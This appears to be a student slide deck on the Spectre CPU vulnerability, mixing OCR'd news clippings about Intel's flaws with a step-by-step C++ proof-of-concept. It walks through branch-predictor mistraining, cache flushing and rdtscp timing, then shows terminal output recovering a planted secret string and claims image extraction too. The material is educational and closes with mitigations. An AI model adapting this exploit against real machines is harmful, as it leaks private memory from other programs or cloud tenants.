SPECTRE

SPECTRE ATTACKS LEVERAGING SPECULATIVE EXECUTION

How we came across this topic?

While scrolling through our pages of Google News, we came across a very interesting news.

TechRadar Newsletter

Home > News

Intel Tiger Lake processors will thwart future Spectre and Meltdown attacks

By Carly Page 21 days ago

Intel Control-Flow Enforcement Technology (CET) will protect against control-flow hijacking attacks

(Image credit: Future)

Intel has announced that its 10nm Tiger Lake CPUs will be boast a new hardware-based security feature to protect against Spectre-like malware attacks.

The laptop processors will be the first to come with would be the new Intel

General Idea

1. Can the Branch Predictors be trained wrongly to make predictions in our (attacker) favor who is trying to access some private data from memory?

2. Can we 'train' the branch predictor to fetch our desirable data into the Cache Memory ?

3. Can we check the existence (is there/ not there) of some data address in Cache Memory ?

The Answer is YES !

RESULT: The WORST Chip flaw in history.

How it all began (2018)

- In 2017, Jann Horn at Google discovered the **SPECTRE** and **MELTDOWN** attacks on modern CPU.

- It was kept **TOP SECRET,** till a solution could be thought of. Then announced publicly in **2018**.

Bloomberg

erg as we track the post COVID-19 economy. Enable desktop notifications.

Cybersecurity

How a 22-Year-Old Discovered the Worst Chip Flaws in History

By Jeremy Kahn, Alex Webb, and Mara Bernath

January 17, 2018, 3:30 PM GMT+5:30

- Horn stumbled on problems while reading lengthy Intel manuals
- Google researcher has 'outstanding mind,' dogged determination

Google's Project Zero team discovered critical CPU flaw last year

Ron Miller @ron_miller / 4:31 am IST • January 4, 2018

Comment


Effects

- Nearly all electronic devices manufactured in the last twenty years are vulnerable.

- There is a special danger to cloud services such as AWS, Google Cloud, etc.

Effects

- Huge Loss to Chip Manufacturer giants such as Intel.
- Worldwide slowdown of electronic devices due to the security patches which made the CPU slower.
- Even after two and half years, Intel is still struggling with the security vulnerabilities.



TECH

Intel sells off for a second day as massive security exploit shakes the stock

PUBLISHED THU, JAN 4 2018•11:02 AM EST | UPDATED THU, JAN 4 2018•1:30 PM EST

Anita Balakrishnan
@MSABALAKRISHNAN

SHARE

KEY POINTS

- Newly discovered vulnerabilities could theoretically allow a hacker to steal information stored in the memory of chips themselves.
- Although the exploits affected leading processors in many devices, Intel is bearing most of the fallout.
- Some on Wall Street think that Intel's loss could mean gains for rivals.

TRENDING NOW

1 Florida reports more than 11,000 new coronavirus cases, breaking record as Miami imposes curfew

2 Tech workers are opening their wallets to beat Trump even with stocks soaring and profits near records

3 In college, Elon Musk thought these 5 things would change the world

4 Hong Kong officials 'very disappointed' at Canada's move to

THE VERGE TECH REVIEWS SCIENCE CREATORS ENTERTAINMENT VIDEO MORE

TECH \ INTEL

Intel is still struggling with the truth about its processor security flaws

Intel claimed issues were fixed, but they weren't

By Tom Warren | @tomwarren | Nov 13, 2019, 5:32am EST

SHARE

VERGE DE

The best tech deals for the weekend

Support The Guardian

Available for everyone, funded by readers

Contribute → Subscribe →

Search jobs Sign in Search

News Opinion Sport Culture Lifestyle More

The Guardian view Columnists Cartoons Opinion videos Letters

Opinion
Internet safety

This article is more than 2 years old

The future of computer processing? Slow but safe

John Naughton

- SPECTRE Attacks can be performed on any modern machine which uses branch predictors.

- The Speculative execution done on branch mispredictions can be used to read private data by the attacker.

Steps in SPECTRE attacks

1. Train the branch predictor, to make it assume that the branch would also be taken in the future.

2. After training the branch predictor, attack the private data using the fact that predictor will now likely be predicting branch taken.

3. Here attacking means to make such commands that the private data gets fetched into the Cache memory.

4. Now perform a TIMING attack on the Cache, to know whether the value is in Cache or main memory.

5. Using the hint of presence or absence in Cache, retrieve the private data.

Target Program

```
unsigned int arr1_size = 16;    //Here I have made only the first 16 elements of arr1 availabe for fetching via
fetch_function , can be thought as public data in some service
uint8_t arr1[160] = {16, 93, 45, 96, 4, 8, 41, 203, 15, 49, 56, 59, 62, 97, 112, 186};  //Random values for the
accessible function
uint8_t arr2[256 * 512];    //Here array2 values are accessed via the arr1 values throught the function...  can be
thought as property  fetched for every user in db

string secret = "Sachin@jafka#563";  /* RETRIEVING THIS SECRET KEY IS THE GOAL OF THE ATTACKER */

int fetch_function(size_t idx)
{
    // if the idx is in arr1 size bounds, it returns the below value else -1
    if (idx < arr1_size)
    {
        return arr2[arr1[idx] * 512];
    }
    return -1;
}
```

Attacking Code Begins Here 🙈

Step 1:

We need to know the location of the private data , to be more specific the offset from the array location in memory

```
size_t target_idx = (size_t)(secret.c_str() - (char *)arr1); /* Its value is the difference in the address of SECRET KEY and arr1*/
    /* So that when branch predictor fetches arr[target_idx] in attacking iterations (mispredictions), it prefetches arr1 + target_idx, which leads to prefetching of SECRET KEY in the cache memory */
```

Step 2:

Initializing the Attack with setting the Attack Pattern and attacking frequency

```
const int TRAINING_LOOPS = 100;     //The number of training loops (mistraing loops + attacking loops)
const int ATTACK_LEAP = 10;         // 1 in every ATTACK_LEAP of the TRAINING_LOOPS will be an attacking loop i.e. mistraining_loops =
(TRAINING_LOOPS)/ATTACK_LEAP
int ATTACK_PATTERN[256];        // Instead of going in sequence of ascii characters A → B → C → D ... , I have randomized the attack pattern
likeidx → C → A → M ... (random)
bool IS_ATTACK[TRAINING_LOOPS]; // If IS_ATTACK[i] → true, then malicious attack else mistraining attempt


/* This function initialises the attack pattern and is_attack arrays */
void init_attack()
{
    /* Here the ATTACK PATTERN is randomly shuffled */
    for (int i = 0; i < 256; ++i)
        ATTACK_PATTERN[i] = i;
    unsigned seed = std::chrono::system_clock::now().time_since_epoch().count();
    shuffle(ATTACK_PATTERN, ATTACK_PATTERN + 256, default_random_engine(seed));
    /* Here the bool values , for whether to attack or mistrain is set */
    for (int i = 0; i < TRAINING_LOOPS; i += ATTACK_LEAP)
        IS_ATTACK[i] = true;
}
```

Step 3:

For every Byte in the target data, we launch a 'readMemoryByte' function

```
void readMemoryByte(size_t target_idx)
{ ... }

while (len--)
{
    cout << "Reading at Target Address  = " << (void *)target_idx << " ... ";
    readMemoryByte(target_idx++);
}
```

Step 4:

Inside the 'readMemoryByte' function

```
const int CACHE_HIT_THRESHOLD = 80;  // Assume that the memory address is in Cache, if time is ≤ CACHE_HIT_THRESHOLD
const int NUM_TRIES = 1000;          // The task of attacking and analysing is done NUM_TRIES times, then score is prepared for each character out of NUM_TRIES
const int INBETWEEN_DELAY = 100;     // The number of delay cycles between successive training loops
const int LIKELY_THRESHOLD = int(0.7 * NUM_TRIES);  // I assume that the characters with more than 70% hit rate are in the SECRET
int results[256];                    // This array will store the score for each character, i.e. Number of hits out of NUM_TRIES
struct compareChars
{
    bool operator()(int const &c1, int const &c2)
    {
        return results[c1] ≤ results[c2];
    }
};
priority_queue<int, vector<int>, compareChars> PQ; //max-heap for sorting the final results in a max priority-queue ... in descending order of scores of characters


/*
    In this function.
    For each try:
        - Flush the arr2 out of the cache memory
        - First mistrain the branch predictor by executing (ATTACK_LEAP -1 ) times branch taken
        - In the ATTACK_LEAP-th iteration, pass the byte address difference of the required SECRET and arr1 ... arr1 + target_idx, would lead me to the desired SECRET address
        - On attack iteration, for each character from 0 to 255
            * Check whether array[curr_Char * 512] is in the cache or not, by carefully taking the time (actually time difference here) it take to get the array[curr_char * 512]
            * If the time is in CACHE_HIT_THRESHOLD, increase the score of the current char by 1,
    Now after getting all the resuls,
        Push the characters in the priority queue
*/
void readMemoryByte(size_t target_idx)
{ ... }
```

Step 5:

Inside every try —- Flushing the Cache and Training Branch Predictor

```
// Initializing the results array
memset(results, 0, sizeof(results));

for (int tries = NUM_TRIES - 1; tries > 0; --tries)
{
    // Flush the arr2 out of cache memory
    for (i = 0; i < 256; i++)
        _mm_clflush(&arr2[i * 512]);

    // Training idx is the correct idx that is within arr1_size, which will train the branch predictor that brach is mostly taken
    train_idx = tries % arr1_size;

    for (i = TRAINING_LOOPS - 1; i >= 0; i--)
    {
        // This loop executes the delay inbetween the successive training loops
        for (j = 0; j < INBETWEEN_DELAY; j++)
            ;

        //idx = (i % 6) ? train_idx : target_idx;
        //We should avoid the if-else condition here, as the if-else invokes the use of branch predictor here, which will then detect our logic here
        idx = IS_ATTACK[i] * target_idx + (!IS_ATTACK[i]) * train_idx;

        /* Call the victim function with the training_x (to mistrain branch predictor) or target_x (to attack the SECRET address) */
        fetch_function(idx);
    }
```

Step 6:

Inside every try —- TIMING attack on Cache Location and Sorting Results in Priority Queue (max-heap for Scores)

```
    /* Here I have set a timing attack for each character*/
    for (i = 0; i < 256; i++)
    {
        curr_char = ATTACK_PATTERN[i];  // ATTACK_PATTERN decides which character I will be setting the timing attack for
        /* The ATTACK PATTERN is set randomly that the system does not detect the pattern of attack (stride prediction by the system) */
        addr = &arr2[curr_char * 512];  // The address location which would have been prefetched, if the branch predictor prefetched this
'character' signifying that this is in SECRET
        time1 = __rdtscp(&junk);         /* See how much time junk takes to fetch, junk will be CACHE */
        junk = *addr;                    /* Set junk to the target address */
        time_diff = __rdtscp(&junk) - time1; /* Read the timer and see what is the difference in earlier junk (fetched from CACHE) and this
address*/
        if (time_diff <= CACHE_HIT_THRESHOLD )
            results[curr_char]++; /* cache hit - add +1 to score for this value */
    }

    PQ = priority_queue<int, vector<int>, compareChars>();  //Here first the priority queue is cleared out
    //Push the characters in the priority queue as per the scores
    for (int i = 0; i < 256; ++i)
        PQ.push(i);

  }
```

Step 7:

Filtering the results based on 'LIKELY_THRESHOLD' and building the best guess

```
const int LIKELY_THRESHOLD = int(0.7 * NUM_TRIES);  // I assume that the characters with more than 70% hit rate are in the SECRET



// INSIDE MAIN FUNCTION
while (len--)
{
      readMemoryByte(target_idx++);

      int most_likely_char = int('?');

      //Only consider those characters which have scores above THRESHOLD
      while (!PQ.empty() && results[PQ.top()] >= LIKELY_THRESHOLD)
      {
          int curr_char = PQ.top();
          PQ.pop();
          if (curr_char < 31 || curr_char > 127) //not a valid character in secret, these characters we are sure will not be in SECRET KEY
              continue;

          // Update the mostly likely character if it is still unset
          if (most_likely_char == '?')
              most_likely_char = curr_char;
          cout << "Char '" << char(curr_char) << "' Score: " << results[curr_char] << " | ";
      }
      cout << "\n";
      guessed_secret.push_back(char(most_likely_char));
  }
  cout << "THE GUESSED SECRET IS :: " << guessed_secret << "\n";
```

DEMO

RESULTS FROM THE DEMO

main.cpp

main.cpp > ...

You, a few seconds ago | 1 author (You)

```cpp
#include <bits/stdc++.h>      You, 3 days ago • initial commit
#include <x86intrin.h> /* For counting the number of cycles in fetching memory and flushing cache */
#include <random>      /* For randomly shuffling the attack pattern */
#include <chrono>      /*For getting current time, for seed value to random shuffle */
using namespace std;

/* The below Trace template Code was used only for debugging purposes */
#define trace(...) __f(#__VA_ARGS__, __VA_ARGS__)
template <typename Arg1>
void __f(const char *name, Arg1 &&arg1)
{
    cout << name << " : " << arg1 << std::endl;
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: zsh


```
sachin@Acer  ~/Documents/sem4.2/spectre_attack  cpp-string ●  make clean
rm -rf spectre
sachin@Acer  ~/Documents/sem4.2/spectre_attack  cpp-string ●  make
g++ main.cpp -std=c++11 -Wall -o spectre
sachin@Acer  ~/Documents/sem4.2/spectre_attack  cpp-string ●  ./spectre
In this example, the SECRET_KEY "Sachin@jafka#563" is stored at address: 0x557b6865a220
Reading 16 bytes from target ::
Reading at Target Address  = 0x1876e70 ... Char 'S' Score: 999 | Char 'K' Score: 748 |
Reading at Target Address  = 0x1876e71 ... Char 'a' Score: 999 | Char 'K' Score: 867 |
Reading at Target Address  = 0x1876e72 ... Char 'c' Score: 999 | Char 'K' Score: 963 |
Reading at Target Address  = 0x1876e73 ... Char 'h' Score: 999 | Char 'K' Score: 855 |
Reading at Target Address  = 0x1876e74 ... Char 'i' Score: 999 | Char 'K' Score: 883 |
Reading at Target Address  = 0x1876e75 ... Char 'n' Score: 999 | Char 'K' Score: 988 |
Reading at Target Address  = 0x1876e76 ... Char '@' Score: 999 | Char 'K' Score: 782 |
Reading at Target Address  = 0x1876e77 ... Char 'j' Score: 999 | Char 'K' Score: 797 |
Reading at Target Address  = 0x1876e78 ... Char 'a' Score: 998 | Char 'K' Score: 885 |
Reading at Target Address  = 0x1876e79 ... Char 'f' Score: 999 | Char 'K' Score: 881 |
Reading at Target Address  = 0x1876e7a ... Char 'k' Score: 998 | Char 'K' Score: 806 |
Reading at Target Address  = 0x1876e7b ... Char 'a' Score: 999 | Char 'K' Score: 857 |
Reading at Target Address  = 0x1876e7c ... Char '#' Score: 999 | Char 'K' Score: 919 |
Reading at Target Address  = 0x1876e7d ... Char '5' Score: 998 | Char 'K' Score: 828 |
Reading at Target Address  = 0x1876e7e ... Char '6' Score: 999 | Char 'K' Score: 901 |
Reading at Target Address  = 0x1876e7f ... Char '3' Score: 999 | Char 'K' Score: 944 |
THE GUESSED SECRET IS :: Sachin@jafka#563
sachin@Acer  ~/Documents/sem4.2/spectre_attack  cpp-string ●
```


How to apply this concept to extract other types of Data such as Image, Database, etc. 🤔

Instead of String before, it will be a general data buffer 💡

Such as an Image or Database









The Information required for such data is again the Location in Memory and the Size of Data.

DEMO

Results




RESULTS




After Median Filter of Kernel Radius 5

And the Original Image was:


Original



SPECTRE attack



After Median Filtering



SPECTRE ATTACK MITIGATIONS

RISK

1/26/2018
10:30 AM

Bill Horne
Commentary

Connect Directly

Hardware Security: Why Fixing Meltdown & Spectre Is So Tough

Hardware-based security is very difficult to break but, once broken, catastrophically difficult to fix. Software-based security is easier to break but also much easier to fix. Now what?

The security world has been rocked by Meltdown and Spectre, two critical hardware security exploits affecting every device from smartphones to desktops to cloud servers. One lesson to learn here is that hardware security alone is not a panacea.

SPECTRE Software Mitigations causes slowdown in the machine.

" In February 2019, it was reported that there are variants of Spectre threat that cannot be effectively mitigated in software at all. " --Wikipedia

" On 16 April 2019, researchers from UC San Diego and University of Virginia proposed *Context-Sensitive Fencing*, a microcode-based defense mechanism that surgically injects fences into the dynamic execution stream, protecting against a number of Spectre variants at just 8% degradation in performance." -- Wikipedia

THANK YOU